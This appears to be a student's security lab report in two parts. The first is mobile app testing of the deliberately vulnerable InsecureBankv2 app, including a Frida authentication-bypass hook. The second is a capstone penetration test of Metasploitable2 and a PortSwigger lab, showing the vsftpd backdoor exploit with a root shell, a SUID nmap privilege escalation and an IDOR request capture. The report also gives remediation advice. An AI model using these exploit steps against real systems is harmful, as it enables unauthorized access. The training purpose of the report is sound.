


Figure 1: MobSF Docker Setup

Step 2: Access MobSF

```
http://127.0.0.1:8000
```




Figure 2: MobSF Dashboard

Step 3: Download Test APK

```
wget https://github.com/dineshshetty/Android-
InsecureBankv2/releases/download/v2/InsecureBankv2.apk
```




Figure 3: APK File Downloaded

Step 4: Upload APK

- Upload APK to MobSF dashboard
- Start static analysis




Figure 4: MobSF Static Analysis Running

Result

- Sensitive data stored insecurely
- Hardcoded credentials detected
- Weak security configurations

RECENT SCANS STATIC ANALYZER DYNAMIC ANALYZER API DONATE ♥ DOCS ABOUT Search

PERMISSION	STATUS	INFO	DESCRIPTION	CODE MAPPINGS
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.	
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.	
android.permission.GET_ACCOUNTS	dangerous	list accounts	Allows access to the list of accounts in the Accounts Service.	
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.	
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.	
android.permission.READ_PROFILE	dangerous	read the user's personal profile data	Allows an application to read the user's personal profile data.	
android.permission.SEND_SMS	dangerous	send SMS messages	Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation.	
android.permission.USE_CREDENTIALS	dangerous	use the authentication credentials of an account	Allows an application to request authentication tokens.	
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.	

Showing 1 to 9 of 9 entries

Figure 5: Static Analysis Results

Static Analysis Log

Test ID	Vulnerability	Severity	Target App
01	Insecure Storage	High	InsecureBankv2.apk

Phase 2: ADB Setup & APK Handling

Step 1: Setup ADB

```
sudo apt install adb -yadb versionadb start-serveradb devices
```

Result

```
List of devices attached
(No devices/emulators detected)
```

Step 2: Install APK

```
adb install InsecureBankv2.apk
```

Result

```
adb: no devices/emulators found
```

Phase 3: Dynamic Testing (Frida)

Step 1: Install Frida

```
pipx install frida-tools
```

Step 2: Authentication Bypass Script

```
Java.perform(function () {
    var Login = Java.use("com.android.insecurebankv2.LoginActivity");
    Login.checkLogin.implementation = function () {
        console.log("Bypassing authentication...");
        return true;
    };
});
```




Figure 6: Frida Bypass Script

Step 3: Execute Hook

```
frida -U -n com.android.insecurebankv2 -l bypass.js
```

Result

Authentication bypass simulated by overriding login validation logic.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ frida -U -n com.android.insecurebankv2 -l bypass.js
<frozen genericpath>:39: RuntimeWarning: bool is used as a file descriptor

     ____
    / _  |   Frida 17.9.1 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
```

Figure 7: Frida Hook Execution

Phase 4: IPC Testing (Drozer)

Step 1: Install Drozer

```
pipx install drozer
```

Step 2: Connect

```
drozer console connect
```

Step 3: Attack Surface

```
run app.package.attacksurface com.android.insecurebankv2
```

Result

Identified exported components and IPC attack vectors.

Dynamic Testing Summary

Dynamic testing was performed using Frida to simulate runtime manipulation of application logic. Authentication mechanisms were bypassed by hooking the login function. Drozer was used conceptually to analyze IPC exposure.

Checklist (Google Docs)

- [x] MobSF static analysis completed
- [x] Insecure storage identified
- [x] Frida used for runtime hooking
- [x] Authentication bypass demonstrated
- [x] Drozer used for IPC testing
- [x] Screenshots captured

Findings

Vulnerability	Impact	Evidence
Insecure Storage	Data leakage risk	MobSF report
Hardcoded Secrets	Credential exposure	Static analysis
IPC Exposure	Unauthorized access	Drozer

Remediation

- Encrypt sensitive data before storage
- Avoid hardcoding credentials

- Restrict exported components
- Implement runtime protections
- Use secure authentication

Conclusion

This lab demonstrated mobile application security testing using both static and dynamic approaches. Static analysis revealed critical vulnerabilities, while dynamic techniques showed how application logic can be manipulated. Proper security controls are essential to prevent exploitation.

Capstone Project: Full VAPT Engagement

Objective

To simulate a complete Vulnerability Assessment and Penetration Testing (VAPT) engagement by identifying, exploiting, and documenting vulnerabilities across network and web application layers.

Lab Environment


Attacker Machine: Kali Linux (192.168.198.128)
Target 1: Metasploitable2 (192.168.198.130)
Target 2: PortSwigger Lab

Tools Used: Metasploit, Nmap, Burp Suite, OpenVAS

Phase 1: Reconnaissance

Nmap Scan

```
nmap -sC -sV 192.168.198.130
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV 192.168.198.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 09:33 EDT
Nmap scan report for 192.168.198.130
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry?
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:58:78:49 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.69 seconds
```

Figure 1: Nmap Scan Results (Metasploitable2)

Phase 2: Exploitation

VSFTPD Backdoor Exploit

```
msfconsoleuse exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.198.130run
```

Result

- Remote Code Execution achieved
- Command shell obtained

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.198.130
RHOSTS => 192.168.198.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.198.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.198.130:21 - USER: 331 Please specify the password.
[+] 192.168.198.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.198.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.198.128:43327 -> 192.168.198.130:6200) at 2026-04-02 09:40:22 -0400
```

Figure 2: VSFTPD Exploitation (RCE)

```
root@metasploitable:/# pwd
pwd
/
root@metasploitable:/# cd home
cd home
root@metasploitable:/home# whoami
whoami
root
```

Figure 3: Remote Shell Access

Phase 3: Post-Exploitation

Privilege Escalation

- Used enumeration techniques (LinPEAS)
- Identified SUID misconfiguration
- Achieved root access

```
root@metasploitable:/# /usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root)
```

Figure 4: Privilege Escalation via SUID

Phase 4: Web/API Testing (PortSwigger Lab)

Burp Suite Testing

- Intercepted HTTP requests

- Identified IDOR (BOLA) vulnerability
- Manipulated parameters to access unauthorized data

190	https://0a2e001b03812f49...	GET	/download-transcript/2.txt	✓	200	679	text	txt	✓	34.246.129.62
191	https://0a2e001b03812f49...	GET	/download-transcript/2.txt		200	219	text	txt	✓	34.246.129.62

Original request

Pretty Raw Hex

```
1 GET /download-transcript/2.txt HTTP/2
2 Host: 0a2e001b03812f4980b1fdfd00b3005d.web-security-academy.net
3 Cookie: session=Fs4IRHSQE7NDoXLxgoPzaT9Epe5ZmNiZ
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
   https://0a2e001b03812f4980b1fdfd00b3005d.web-security-academy.net/chat
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need confirmation
  that I've got the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me
  your password and I'll confirm whether it's correct or not.
10 You: Wow you're so nice, thanks. I've heard from other people that you
   can be a right ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is gquleffmbgr8uqr55inh. Is that right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16
```

Search 0 highlights

Event log All issues Memo

Figure 5: Burp HTTP Interception

Request

Pretty Raw Hex

```
1 GET /download-transcript/1.txt HTTP/2
2 Host: 0a2e001b03812f4980b1fdfd00b3005d.web-security-academy.net
3 Cookie: session=Fs4IRHSQE7NDoXLxgoPzaT9Epe5ZmNiZ
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
   https://0a2e001b03812f4980b1fdfd00b3005d.web-security-academy.net/chat
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need confirmation that
  I've got the right one
9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your
  password and I'll confirm whether it's correct or not.
10 You: Wow you're so nice, thanks. I've heard from other people that you can be
   a right ****
11 Hal Pline: Takes one to know one
12 You: Ok so my password is gquleffmbgr8uqr55inh. Is that right?
13 Hal Pline: Yes it is!
14 You: Ok thanks, bye!
15 Hal Pline: Do one!
16
```

Figure 6: BOLA Exploitation

Home | My account | Live chat | Log out

My Account

Your username is: carlos

Email

Update email

Figure 7: Unauthorized Access as Carlos

Attack Timeline Log

Timestamp	Target IP	Vulnerability	PTES Phase
2026-04-10 14:00:00	192.168.198.130	VSFTPD RCE	Exploitation
2026-04-10 14:20:00	192.168.198.130	SUID Priv Esc	Post-Exploitation
2026-04-10 15:00:00	192.168.198.131	IDOR / BOLA	Web Testing
2026-04-10 15:30:00	192.168.198.130	Multiple CVEs	Scanning

PTES Report

Executive Summary

This assessment evaluated the security posture of a simulated environment consisting of Metasploitable2 and OWASP Broken Web Applications. The objective was to identify vulnerabilities across network services and web applications. Critical vulnerabilities were identified, including remote code execution via a vulnerable FTP service and insecure direct object references in web applications. These issues could allow attackers to gain unauthorized access, escalate privileges, and extract sensitive data. Immediate remediation is recommended to reduce risk exposure.

Attack Timeline

The engagement began with reconnaissance using Nmap, revealing multiple exposed services. Exploitation was performed using Metasploit, targeting the VSFTPD backdoor to achieve remote code execution. Post-exploitation involved privilege escalation through SUID misconfiguration, resulting in root access. Web application testing using Burp Suite identified IDOR vulnerabilities. Finally, scanning confirmed additional weaknesses and outdated services.

Remediation Plan

- Update vulnerable services (e.g., VSFTPD)
- Remove unnecessary SUID permissions

- Implement strong access controls in web applications
- Validate user input and enforce authentication checks
- Enable regular vulnerability scanning and patch management
- Apply least privilege principle across systems

Stakeholder Briefing

This assessment identified several critical security weaknesses within the tested environment. A vulnerable FTP service allowed attackers to gain remote access to the system, while improper system configurations enabled privilege escalation to administrative levels. Additionally, web application vulnerabilities allowed unauthorized access to sensitive user data.

These issues pose a significant risk to system integrity, confidentiality, and availability. If exploited in a real-world scenario, attackers could take full control of systems and access critical information.

To mitigate these risks, it is recommended to update outdated software, enforce proper access controls, and implement secure coding practices. Regular security assessments and monitoring should also be conducted to detect and prevent future attacks. Addressing these vulnerabilities will significantly improve the overall security posture of the organization.

Conclusion

This capstone demonstrated a complete VAPT lifecycle, from reconnaissance to exploitation, post-exploitation, and reporting. The findings highlight the importance of proactive security measures and continuous monitoring to protect systems from real-world attacks.